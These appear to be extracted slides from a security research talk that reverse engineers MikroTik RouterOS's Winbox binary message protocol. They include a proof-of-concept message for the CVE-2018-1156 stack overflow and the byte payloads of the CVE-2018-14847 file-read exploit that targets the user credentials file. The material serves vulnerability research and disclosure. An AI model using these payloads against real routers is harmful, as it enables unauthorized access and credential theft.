000001C000 00 00 00 00 00 12 00 00 00 2F 6E 6F 76 61 2F . . . . . / n o v a /
```

System Number Mapping

Format

- Entry type (always 0x1e)
- Length of all sub-entries
- Sub-entry length
- Sub-entry type
 - 0x04 - System numbering
 - 0x07 - Binary name

The “system”
number of
/nova/bin/log

1E	00	00	00	00	6C	00	00	00	1D	00	00	00	07	00	00	00l.....
00	00	00	00	00	00	00	00	00	0D	00	00	00	2F	6E	6F	76/nov
61	2F	62	69	6E	2F	6C	6F	67	15	00	00	00	04	00	00	00	a/bin/log.....
00	03	00	00	00	01	00	00	00	01	00	00	00	03	00	00	00
00	33	15	00	00	00	99	00	00	00	01	00	00	00	01	00	00	.3.....
00	00	04	00	00	00	01	74	72	75	65	15	00	00	00	ADtrue....	
00	00	00	01	00	00	00	01	00	00	00	04	00	00	00	01
74	72	75	65	45	00	00	00	1E	00	00	00	00	3D	00	00	00	trueE.....=...

System Number Mapping

Is “3” the right number for the log binary?

```
-> {[Uff0001:[3,4],uff0007:16646148,ufe000c:5,ufe0018:0]
-< {[Uff0001:[3],Uff0002:[3,4],Mfe0002:[{U4:[10,3,4],ufe0001:0,u1:1537270032,s3:'router was rebooted without proper shutdown',s2:'memory'},{U4:[10,1,7],ufe0001:1,u1:1537270062,s3:'user admin logged in via local',s2:'memory'},{U4:[10,1],ufe0001:2,u1:1537270098,s3:'address added by admin',s2:'memory'},{U4:[10,1,7],ufe0001:3,u1:1537270194,s3:'user admin logged in from 192.168.1.188 via web',s2:'memory'},{U4:[10,1,7],ufe0001:4,u1:1537270199,s3:'user admin logged out from 192.168.1.188 via web',s2:'memory'},{U4:[10,1,7],ufe0001:5,u1:1537270231,s3:'user admin logged in from 192.168.1.188 via web',s2:'memory'},{U4:[10,1],ufe0001:6,u1:1537270270,s3:'user admin changed by admin',s2:'memory'},{U4:[10,1,7],ufe0001:7,u1:1537270378,s3:'user admin logged out from 192.168.1.188 via web',s2:'memory'},{U4:[10,1,7],ufe0001:8,u1:1537270783,s3:'user admin logged in from 192.168.1.188 via web',s2:'memory']}],uff003:2,uff0006:82}
```

System Number Mapping

Code Dump #3

```
albinolobster@ubuntu:~/mikrotik/parse_x3/build$ ./x3_parse -f ../samples/system_6_42_2.x3
/nova/bin/log,3
/nova/bin/radius,5
/nova/bin/moduler,6
/nova/bin/user,13
/nova/bin/resolver,14
/nova/bin/mactel,15
/nova/bin/undo,17
/nova/bin/macping,18
/nova/bin/cerm,19
/nova/bin/cerm-worker,75
/nova/bin/net,20
,21
/nova/bin/fileman,72
/nova/bin/ping,22
/nova/bin/svs2,24
```

- UPDATE ME WITH A GITHUB URL
 - Takes in an /nova/etc/loader/system.x3 file
 - Spits out the system number mappings

System Number Mapping

What is that second number though?

```
push    [ebp+var_46C]    ; nv::Handler *
push    4                ; unsigned int
push    esi               ; this
call    nv::Looper::addHandler(uint,nv::Handler *)
add    esp, 0Ch
push    [ebp+var_470]    ; nv::Handler *
push    5                ; unsigned int
push    esi               ; this
call    nv::Looper::addHandler(uint,nv::Handler *)
add    esp, 0Ch
push    [ebp+var_474]    ; nv::Handler *
push    0                ; unsigned int
push    esi               ; this
call    nv::Looper::addHandler(uint,nv::Handler *)
add    esp, 0Ch
mov     edi, [ebp+var_45C]
push    edi               ; nv::Handler *
push    1                ; unsigned int
push    esi               ; this
call    nv::Looper::addHandler(uint,nv::Handler *)
add    esp, 0Ch
push    [ebp+stream]    ; nv::Handler *
push    2                ; unsigned int
push    esi               ; this
call    nv::Looper::addHandler(uint,nv::Handler *)
add    esp, 0Ch
mov     ebx, [ebp+var_464]
push    ebx               ; nv::Handler *
push    3                ; unsigned int
push    esi               ; this
call    nv::Looper::addHandler(uint,nv::Handler *)
```

- The example I showed for the *log* binary was Uff0001:[3,4]. What is the “4”?
- To the left you’ll see */nova/bin/log* in IDA. Note the calls to nv::Looper::addHandler with the following values:
 - 0, 1, 2, 3, 4, 5
 - Various handler pointers

System Number Mapping

What's a handler?

- A handler is an object that “handles” incoming messages.
- nv::Handler is the base class.
- Functions for handling different commands.
- Other named handlers exist but outside the scope of this talk.
- To the right is the handler that corresponds to [3,4].

```
off_8055AF0    dd offset sub_8051B32 ; DATA XREF: sub_804E4B8+52↑o
                ; sub_8051B32+8↑o
                ; handler 4
dd offset sub_8051B7C
dd offset nv::Handler::loadPermData(nv::message const&)
dd offset nv::Handler::savePermData(nv::message &)
dd offset nv::Handler::handle(nv::message &)
dd offset nv::Handler::handleBrkpath(nv::message const&)
dd offset nv::Handler::handleReply(nv::message const&)
dd offset nv::Handler::handleCmd(nv::message const&,uint)
dd offset nv::Handler::cmdGetPolicies(nv::message const&)
dd offset nv::Handler::cmdGet(nv::message const&)
dd offset nv::Handler::cmdSet(nv::message const&)
dd offset nv::Handler::cmdReset(nv::message const&)
dd offset sub_80548A0
dd offset nv::Handler::cmdSetObj(nv::message const&,uint)
dd offset sub_8053F8A
dd offset nv::Handler::cmdAddObj(nv::message const&)
dd offset nv::Handler::cmdRemoveObj(nv::message const&,uint)
dd offset nv::Handler::cmdMoveObj(nv::message const&,uint)
dd offset nv::Handler::cmdGetCount(nv::message const&)
dd offset sub_80545F2
dd offset nv::Handler::cmdShutdown(nv::message const&)
dd offset nv::Handler::shouldNotify(nv::message const&,nv::message const&)
dd offset sub_804D304
dd offset sub_804D2FE
dd offset nv::Handler::cmdDisconnected(nv::message const&)
dd offset nv::Handler::notifiesSent(void)
dd offset sub_8054A56
dd offset sub_804D2F6
dd offset sub_804D9D6
dd offset nv::Handler::sendMessage(nv::message &)
dd offset nv::Handler::exchangeMessage(nv::message &,int)
```

System Number Mapping

Code Dump #4

```
albinolobster$ python find_handlers.py ~/Desktop/6_41_4/nova/bin/ 2> /dev/null
arpd,1
bridge2,0xa,1,5,2,6,3,0xb,0xc,0xd,7,8,9,100
btest,1
cerm,8,13,12,10,4,3,2,7,1,5,6,11
cerm-worker,8,13,12,10,4,3,2,7,1,5,6,11
console,2,4,5,8,0x66,101,3,6
detnet,1,2,0x64,0x65,0x66,0x67,0x68
diskd,1,2
email,99
fileman,1,2,3,4
scrapping,0xa,7,2,5,7,1,4,6,9,0,0xa,0xd
```

- UPDATE ME WITH A GITHUB URL
 - Binary Ninja script
 - Takes in a directory
 - Outputs the handlers registered in each binary

Handlers

What command values do they accept?

```
{Uff0001:[13,7],uff0007:16646157,s1:'admin'}
```

- `Uff0001`: The “system” to send the message to
- `uff0007`: the command

- `0xfe0000 - 16646144 - noop`
- `0xfe0001 - 16646145 - Get Policies`
- `0xfe0002 - 16646146 - Get Object`
- `0xfe0003 - 16646147 - Set Object`
- `0xfe0004 - 16646148 - Get All`
- `0xfe0005 - 16646149 - Add Object`
- `0xfe0006 - 16646150 - Remove Object`
- `0xfe0008 - 16646152 - Set Form`
- `0xfe000b - 16646155 - Notify`
- `0xfe000d - 16646157 - Get`
- `0xfe000e - 16646158 - Set`
- `0xfe000f - 16646159 - Start`
- `0xfe0010 - 16646160 - Poll`
- `0xfe0011 - 16646161 - Cancel`
- `0xfe0012 - 16646162 - Subscribe`
- `0xfe0013 - 16646163 - Unsubscribe`
- `0xfe0014 - 16646164 - Disconnect`
- `0xfe0015 - 16646165 - Get Count`
- `0xfe0016 - 16646166 - Reset`
- **Everything else - Unknown Command**

Switch to Binary

- Exact same protocol but different format.
- The data below is as seen on the wire


```
{Uff0001:[13,7],uff0007:16646157,s1:'admin'}
```

24	01	00	22	4d	32	07	00	ff	08	0d	00	fe	00	01	00	00	21	05	61	64	6d	69	6e	01	00	ff	88	02	00	0d	00	00	00	07	00	00	00
----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----

Message Binary Format

Preamble

- 1 byte packet length (0x24)
- 1 byte indicating the security mode (0x01 or 0x05)
- 2 bytes total message length (0x0022)
- 2 bytes 'M2' (message format 2?)



The binary message structure is as follows:

24	01	00	22	4d	32	07	00	ff	08	0d	00	fe	00	01
00	00	21	05	61	64	6d	69	6e	01	00	ff	88	02	00
0d	00	00	00	07	00	00	00	00	00	00	00	00	00	00

Message Binary Format

Variable type and name encoding

uff0007 turns into (0x08000000 | 0xff0007) = 0x08ff0007

- Type values

- 0x0: boolean
- 0x08000000: 32-bit int
- 0x10000000: 64-bit int
- 0x18000000: IPv6 address
- 0x20000000: string
- 0x28000000: message
- 0x30000000: raw
- 0x80000000: boolean array
- 0x88000000: 32-bit int array
- 0x90000000: 64-bit int array
- 0x98000000: IPv6 address array
- 0xa0000000: string array
- 0xa8000000: message array
- 0xb0000000: raw array

Message Binary Format

Value Encoding: Boolean

- Boolean values are four bytes. The boolean is encoded into the type field.

bfeed:1

01 00 fe ed

bfeed:0

00 00 fe ed

Message Binary Format

Value Encoding: Integers

- All bytes of the integer can be encoded or the type field can be masked with a 0x01 to indicate the value will be one byte long:

uff0007:1

08 ff 00 07 00 00 00 01

09 ff 00 07 01

Message Binary Format

Value Encoding: String and Raw

- Strings and “raw” values are encoded with a two or one byte length field followed by the string itself.

```
s1: 'admin'
```

```
20 ff 00 01 00 05 61 64 6d 69 6e
```

```
21 ff 00 01 05 61 64 6d 69 6e
```

Message Binary Format

Value Encoding: Message

- Messages are encoded with one or two byte lengths followed by 'M2' and the sub-message.

m1 : { b1 : 0 }

28 00 00 01 00 04 4d 32 00 00 00 01

29 00 00 01 04 4d 32 00 00 00 01

Message Binary Format

Value Encoding: Array

- Arrays encoded with a two byte length followed by the array values. Array values are encoded depending on type. For example, 32 bit integers are always 4 bytes with no length field. Whereas strings are preceded by a two byte length field.

Uff0001: [13, 7]

88 ff 00 01 00 02 00 00 00 0d 00
00 00 07

WinBox Uses the Binary Message Protocol


The screenshot shows the WinBox interface. On the left, a packet list displays several TCP connections between 192.168.1.103 and 192.168.1.226. A detailed view of frame 74 is expanded, showing the Ethernet II header, Internet Protocol Version 4 header, Transmission Control Protocol header, and the raw data payload. The raw data payload is highlighted with a red box, showing the binary sequence: 00 fb 84 e7 00 00 31 01 00 2f 4d 32 05 00 ff 01. This sequence corresponds to the binary message protocol used for user authentication.

On the right, a "User List" window is open, showing a table of users. The table has columns for Name, Group, Allowed Address, and Last Logged In. One entry is visible: "admin full".

Below the main windows, a vertical sidebar lists various system management options: Quick Set, CAPsMAN, Interfaces, Wireless, Bridge, PPP, Mesh, IP, IPv6, MPLS, Routing, System, Queues, Files, Log, Radius, Tools, New Terminal, Dude, KVM, Make Supout.tif, Manual, and New WinBox.

WinBox PCAP Parser

Code Dump #5




- UPDATE ME WITH A GITHUB URL
 - Takes in a PCAP
 - Spits out messages in JSON format

Importance of the Message Protocol

```
# ls /nova/bin/
/nova/bin/agent          /nova/bin/licupgr      /nova/bin/sermgr
/nova/bin/append         /nova/bin/loader     /nova/bin/sertcp
/nova/bin/arpd           /nova/bin/log        /nova/bin/smb
/nova/bin/autoupdate    /nova/bin/login      /nova/bin/sniffer
/nova/bin/backup         /nova/bin/logmaker   /nova/bin/snmp
/nova/bin/bprog          /nova/bin/macping    /nova/bin/socks
/nova/bin/bbridge2       /nova/bin/mactel     /nova/bin/ssld
/nova/bin/btest          /nova/bin/mepty      /nova/bin/starter
/nova/bin/cerm           /nova/bin/mkissue    /nova/bin/stopper
/nova/bin/cerm-worker    /nova/bin/modprobed   /nova/bin/sys2
/nova/bin/console        /nova/bin/moduler    /nova/bin/telser
/nova/bin/convertbr      /nova/bin/mproxy     /nova/bin/tftpd
/nova/bin/convertqueue   /nova/bin/mtget      /nova/bin/traceroute
/nova/bin/detnet          /nova/bin/net       /nova/bin/traf_con
/nova/bin/diskd          /nova/bin/ninstall   /nova/bin/trafficgen
/nova/bin/email          /nova/bin/pckgchecker /nova/bin/traffflow
/nova/bin/fileman        /nova/bin/ping      /nova/bin/trafflog
/nova/bin/ftp          /nova/bin/portman    /nova/bin/undo
/nova/bin/graphing       /nova/bin/profiler   /nova/bin/unexpak
/nova/bin/havecardbus    /nova/bin/quickset   /nova/bin/updwblk
/nova/bin/info            /nova/bin/radius    /nova/bin/upnp
/nova/bin/installer      /nova/bin/rbbios     /nova/bin/user
/nova/bin/ippool          /nova/bin/resolver   /nova/bin/vrrp
/nova/bin/keyman          /nova/bin/restore    /nova/bin/watchdog
/nova/bin/kidcontrol     /nova/bin/romon     /nova/bin/wproxy
/nova/bin/lcdstat         /nova/bin/route     /nova/bin/www
/nova/bin/led             /nova/bin/sendmsg
```

You now know everything you
need to reach the binaries in
/nova/bin/ via HTTP or Winbox.



CVE-2018-1156

Introduction

```
# cat /rw/logs/backtrace.log
2018.09.23-08:56:57.15@0:
2018.09.23-08:56:57.15@0:
2018.09.23-08:56:57.15@0: /nova/bin/licupgr
2018.09.23-08:56:57.15@0: --- signal=11 -----
2018.09.23-08:56:57.15@0:
2018.09.23-08:56:57.15@0: eip=0x41414141 flags=0x00010206
2018.09.23-08:56:57.15@0: cs=0x41414141 esi=0x41414141 ebp=0x41414141 esp=0x7fe6bd80
2018.09.23-08:56:57.15@0: eax=0x7fe6bddc ebx=0x41414141 ecx=0x00000899 edx=0x00000001
2018.09.23-08:56:57.15@0:
2018.09.23-08:56:57.15@0: maps:
2018.09.23-08:56:57.15@0: 08048000-0804d000 r-xp 00000000 00:0b 1100      /nova/bin/licupgr
2018.09.23-08:56:57.15@0: 77531000-77566000 r-xp 00000000 00:0b 996       /lib/libcublibc-0.9
2018.09.23-08:56:57.15@0: 7756a000-77584000 r-xp 00000000 00:0b 992       /lib/libgcc_s.so.1
2018.09.23-08:56:57.15@0: 77585000-77594000 r-xp 00000000 00:0b 976       /lib/libc++.so
2018.09.23-08:56:57.15@0: 77595000-77597000 r-xp 00000000 00:0b 991       /lib/libdl-0.9.33.
2018.09.23-08:56:57.15@0: 77599000-776e1000 r-xp 00000000 00:0b 986       /lib/libcrypto.so.
2018.09.23-08:56:57.15@0: 776f0000-77734000 r-xp 00000000 00:0b 988       /lib/libssl.so.1.0
2018.09.23-08:56:57.15@0: 77738000-77783000 r-xp 00000000 00:0b 978       /lib/libumsg.so
2018.09.23-08:56:57.15@0: 77789000-77790000 r-xp 00000000 00:0b 990       /lib/ld-uClibc-0.9
2018.09.23-08:56:57.15@0:
2018.09.23-08:56:57.15@0: stack: 0x7fe6c000 - 0x7fe6bd80
2018.09.23-08:56:57.15@0: 41 41 26 73 6f 66 74 69 64 3d 30 58 59 5a 2d 43 46 5a 52 26 6c 65 7
2018.09.23-08:56:57.15@0: 74 79 70 65 3d 31 26 62 6f 61 72 64 3d 31 20 48 54 54 50 2f 31 2e 3
2018.09.23-08:56:57.15@0:
2018.09.23-08:56:57.15@0: code: 0x41414141
```

- Stack buffer overflow in `/nova/bin/licupgr`
- Requires authentication
- Reachable via Winbox or HTTP
- Reported to Mikrotik on May 29, 2018
- Patched in RouterOS 6.40.9, 6.42.7, and 6.43 on August 22, 2018.

CVE-2018-1156

A wild sprintf appears

```
push    1
push    [ebp+var_458]
push    [ebp+var_454]
push    [ebp+var_450]
push    [ebp+var_45C]
mov     eax, [ebp+var_430]
add     eax, 4
push    eax
push    offset aGetSsl_conn_0 ; "GET /ssl_conn.php?username=%s&passwd=%s&"...
push    esi      ; s
call    _sprintf ; char aGetSsl_conn_0[]
add     esp, 24h  aGetSsl_conn_0 db 'GET /ssl_conn.php?username=%s&passwd=%s&softid=%s&level=%d&pay_typ' ; DATA XREF: sub_804ACDE+2021o
mov     ecx, [ebp+
push    ecx      db 'e=%d&board=%d HTTP/1.0',0Dh,0Ah
call    __ZN6string
lea    eax, [ebp+
    ...
```

CVE-2018-1156

Attacker control of sprintf parameters

- Username and password parameters extracted from attacker controlled message.
- Username is “s1”
- Password is “s2”
- How does an attacker reach this code?

```
loc_804ADF3:          ; CODE XREF: sub_804ACDE+F8↑j
    push    eax
    push    eax
    push    1
    push    edi
    call    nv::message::has<nv::string_id>(nv::string_id)
    add     esp, 10h
    test   al, al
    jnz    short loc_804AE0D
    push    eax
    push    eax
    push    offset aNoUsername ; "no username"
    jmp    short loc_804AE25
;

loc_804AE0D:          ; CODE XREF: sub_804ACDE+124↑j
    push    eax
    push    eax
    push    2
    push    edi
    call    nv::message::has<nv::string_id>(nv::string_id)
    add     esp, 10h
    test   al, al
    jnz    short loc_804AE4A
    push    ecx
    push    ecx
    push    offset aNoPassword ; "no password"
```

CVE-2018-1156

Forming the “System To” parameter

```
push    esi
call    nv::Looper::Looper(uint,uint,uint,uint,uint,uint,uint,uint,uint,uint,uint)
mov     dword ptr [ebp-158Ch], offset handler
mov     dword ptr [ebp-1528h], offset off_804C484
```


```
handler dd offset sub_804BA7A ; DATA XREF: .text:0804A6EDt0
          ; sub_804BA7A+A0
          dd offset sub_804BAD0
          dd offset nv::Looper::loadPermData(nv::message const&)
          dd offset nv::Looper::savePermData(nv::message &)
          dd offset nv::Handler::handle(nv::message &)
          dd offset nv::Handler::handleBrkpath(nv::message const&)
          dd offset nv::Handler::handleReply(nv::message const&)
          dd offset nv::Looper::handleCmd(nv::message const&,uint)
          dd offset nv::Handler::cmdGetPolicies(nv::message const&)
          dd offset sub_804B9AC
          dd offset nv::Handler::cmdSet(nv::message const&)
          dd offset nv::Handler::cmdReset(nv::message const&)
          dd offset nv::Handler::cmdGetObj(nv::message const&,uint)
          dd offset nv::Handler::cmdSetObj(nv::message const&,uint)
          dd offset nv::Handler::cmd GetAll(nv::message const&,uint,uint)
          dd offset nv::Handler::cmdAddObj(nv::message const&)
          dd offset nv::Handler::cmdRemoveObj(nv::message const&,uint)
          dd offset nv::Handler::cmdMoveObj(nv::message const&,uint)
          dd offset nv::Handler::cmdGetCount(nv::message const&)
          dd offset unknown_command_handler ; <- sprintf this way
          dd offset nv::Handler::cmdShutdown(nv::message const&)
          dd offset nv::Handler::shouldNotify(nv::message const&,nv::message const&)
          dd offset sub_804B73A
          dd offset sub_804B734
          dd offset nv::Looper::cmdDisconnected(nv::message const&)
```

- The suspicious sprintf call is associated with an unknown command function.
- The handler is associated with the main looper so it doesn't have a special handler address.
- Due to our nifty parsing tool we know licupgr's system number is 55.
- A message's “system to” command to talk to this handler would look like:

Uff0001:[55]

CVE-2018-1156

Finding the correct command number



CVE-2018-1156

Find the Remaining Params

- Parameters we've identified
 - uff0007: 1 or 4
 - s1: username
 - s2: password
 - b7: true?
 - u3: anything?
 - u6: anything?
- Full message:

```
push 3 ←
push edi
call nv::message::get<nv::u32_id>(nv::u32_id)
mov [ebp+var_454], eax
pop eax
pop edx
push 6 ←
push edi
call nv::message::get<nv::u32_id>(nv::u32_id)
```

```
{s1:'user',s2:'pass',u3:1,u6:1,b7:1,Uff0001:[55],uff0007:1}
```

CVE-2018-1156

Reachable without authentication?

```
push 200h
push 1
lea ebx, [ebp-1564h]
push ebx
call nv::policies::set_policy(uint,uint)
add esp, 0Ch
push 200h
push 2
push ebx
call nv::policies::set_policy(uint,uint)
add esp, 0Ch
push 200h
push 3
push ebx
call nv::policies::set_policy(uint,uint)
add esp, 0Ch
push 200h
push 4
push ebx
call nv::policies::set_policy(uint,uint)
add esp, 0Ch
push 200h
push 5
push ebx
call nv::policies::set_policy(uint,uint)
add esp, 0Ch
push 200h
push 6
push ebx
call nv::policies::set_policy(uint,uint)
```

- Non standard commands (ie. the ones handled by “unknown command” functions) use set_policy to enforce authorization levels.
- I have no idea what the various values mean except 0 means no auth required.
- Two the left you can see commands 1-6 all have a policy of 0x200

CVE-2018-1156

Code Dump #6

- PoC for CVE-2018-1156
 - UPDATE WITH GITHUB URL
 - Uses *WinboxMessage* and *JSPoxySession* objects to simplify PoC creation.
 - Generates a backtrace log in */rw/log/*
 - Generates a support output file at */rw/disk/autosupout.rif*

```
std::string build;
for (int i = 0; i < 0x200; i++)
{
    build.push_back('A');

WinboxMessage msg;
msg.set_to(55);
msg.set_command(1);
msg.set_request_id(1);
msg.set_reply_expected(true);
msg.add_string(1, build); // username
msg.add_string(2, build); // password
msg.add_boolean(7, true);
msg.add_u32(3, 1);
msg.add_u32(6, 1);

jsSession.sendEncrypted(msg);
msg.reset();

jsSession.recvEncrypted(msg);
std::cout << msg.serialize_to_json() << std::endl;
```

Policy Discovery

Code Dump #7

```
[+] /nova/bin/licupgr  
37  
    1 : 200 (0)  
    2 : 200 (0)  
    3 : 200 (0)  
    4 : 200 (0)  
    5 : 200 (0)  
    6 : 200 (0)  
    fe0000 : 40 (0)  
    fe0001 : 40 (0)  
    fe0002 : 40 (0)  
    fe0003 : 80 (0)  
    fe0004 : 40 (0)  
    fe0005 : 80 (0)  
    fe0006 : 80 (0)  
    fe0007 : 80 (0)  
    fe0008 : 80 (0)  
    fe000b : 80000000 (0)  
    fe000d : 40 (0)  
    fe000e : 80 (0)  
    fe000f : 200 (0)  
    fe0010 : 200 (0)  
    fe0011 : 200 (0)  
    fe0012 : 40 (0)  
    fe0013 : 40 (0)  
    fe0015 : 40 (0)  
    fe0016 : 80 (0)
```

- Automated command and policy discovery
 - GITHUB URL GOES HERE
 - Takes in the x3 parser output and find handlers output.
 - Returns the entire attack surface of the /nova/bin binaries for the Message protocol.
 - Uses the “Get Policies” command to get a list of all commands.
 - Quickly identifies authenticated vs. unauthenticated “unknown” commands.

CVE-2018-14847

Introduction



Home Exploits

```
24
25 FIRST_PAYLOAD = \
26     [0x68, 0x01, 0x00, 0x66, 0x4d, 0x32, 0x05, 0x00,
27     0xff, 0x01, 0x06, 0x00, 0xff, 0x09, 0x05, 0x07,
28     0x00, 0xff, 0x09, 0x07, 0x01, 0x00, 0x00, 0x21,
29     0x35, 0x2f, 0x2f, 0x2f, 0x2f, 0x2f, 0x2e, 0x2f,
30     0x2e, 0x2e, 0x2f, 0x2f, 0x2f, 0x2f, 0x2f, 0x2f,
31     0x2e, 0x2f, 0x2e, 0x2e, 0x2f, 0x2f, 0x2f, 0x2f,
32     0x2f, 0x2f, 0x2e, 0x2f, 0x2e, 0x2e, 0x2f, 0x66,
33     0x6c, 0x61, 0x73, 0x68, 0x2f, 0x72, 0x77, 0x2f,
34     0x73, 0x74, 0x6f, 0x72, 0x65, 0x2f, 0x75, 0x73,
35     0x65, 0x72, 0x2e, 0x64, 0x61, 0x74, 0x02, 0x00,
36     0xff, 0x88, 0x02, 0x00, 0x00, 0x00, 0x00, 0x00,
37     0x08, 0x00, 0x00, 0x00, 0x01, 0x00, 0xff, 0x88,
38     0x02, 0x00, 0x02, 0x00, 0x00, 0x00, 0x02, 0x00,
39     0x00, 0x00]
40
41 SECOND_PAYLOAD = \
42     [0x3b, 0x01, 0x00, 0x39, 0x4d, 0x32, 0x05, 0x00,
43     0xff, 0x01, 0x06, 0x00, 0xff, 0x09, 0x06, 0x01,
44     0x00, 0xfe, 0x09, 0x35, 0x02, 0x00, 0x00, 0x08,
45     0x00, 0x80, 0x00, 0x00, 0x07, 0x00, 0xff, 0x09,
46     0x04, 0x02, 0x00, 0xff, 0x88, 0x02, 0x00, 0x00,
47     0x00, 0x00, 0x08, 0x00, 0x00, 0x00, 0x01,
48     0x00, 0xff, 0x88, 0x02, 0x00, 0x02, 0x00, 0x00,
49     0x00, 0x02, 0x00, 0x00, 0x00]
```

“Winbox for MikroTik RouterOS through 6.42 allows remote attackers to bypass authentication and read arbitrary files by modifying a request to change one byte related to a Session ID.”

Description of [CVE-2018-14847](#) on NVD

CVE-2018-14847

First Payload

```
{ bff0005:1,  
  uff0006:5, <-- Request ID  
  uff0007:7, <-- Command  
  s1:  
  '////////./..////////./..////////./.../f1  
ash/rw/store/user.dat',  
  Uff0002:[0,8],  
  Uff0001:[2,2]}  
  
<-- System and Handler
```

EXPLOIT DATABASE

Home Exploits

```
25 FIRST_PAYLOAD = \  
26     [0x68, 0x01, 0x00, 0x66, 0x4d, 0x32, 0x05, 0x00,  
27     0xff, 0x01, 0x06, 0x00, 0xff, 0x09, 0x05, 0x07,  
28     0x00, 0xff, 0x09, 0x07, 0x01, 0x00, 0x00, 0x21,  
29     0x35, 0x2f, 0x2f, 0x2f, 0x2f, 0x2f, 0x2e, 0x2f,  
30     0x2e, 0x2e, 0x2f, 0x2f, 0x2f, 0x2f, 0x2f, 0x2f,  
31     0x2e, 0x2f, 0x2e, 0x2e, 0x2f, 0x2f, 0x2f, 0x2f,  
32     0x2f, 0x2f, 0x2e, 0x2f, 0x2e, 0x2e, 0x2f, 0x66,  
33     0x6c, 0x61, 0x73, 0x68, 0x2f, 0x72, 0x77, 0x2f,  
34     0x73, 0x74, 0x6f, 0x72, 0x65, 0x2f, 0x75, 0x73,  
35     0x65, 0x72, 0x2e, 0x64, 0x61, 0x74, 0x02, 0x00,  
36     0xff, 0x88, 0x02, 0x00, 0x00, 0x00, 0x00, 0x00,  
37     0x08, 0x00, 0x00, 0x00, 0x01, 0x00, 0xff, 0x88,  
38     0x02, 0x00, 0x02, 0x00, 0x00, 0x00, 0x02, 0x00,  
39     0x00, 0x00]  
40  
41  
42 SECOND_PAYLOAD = \  
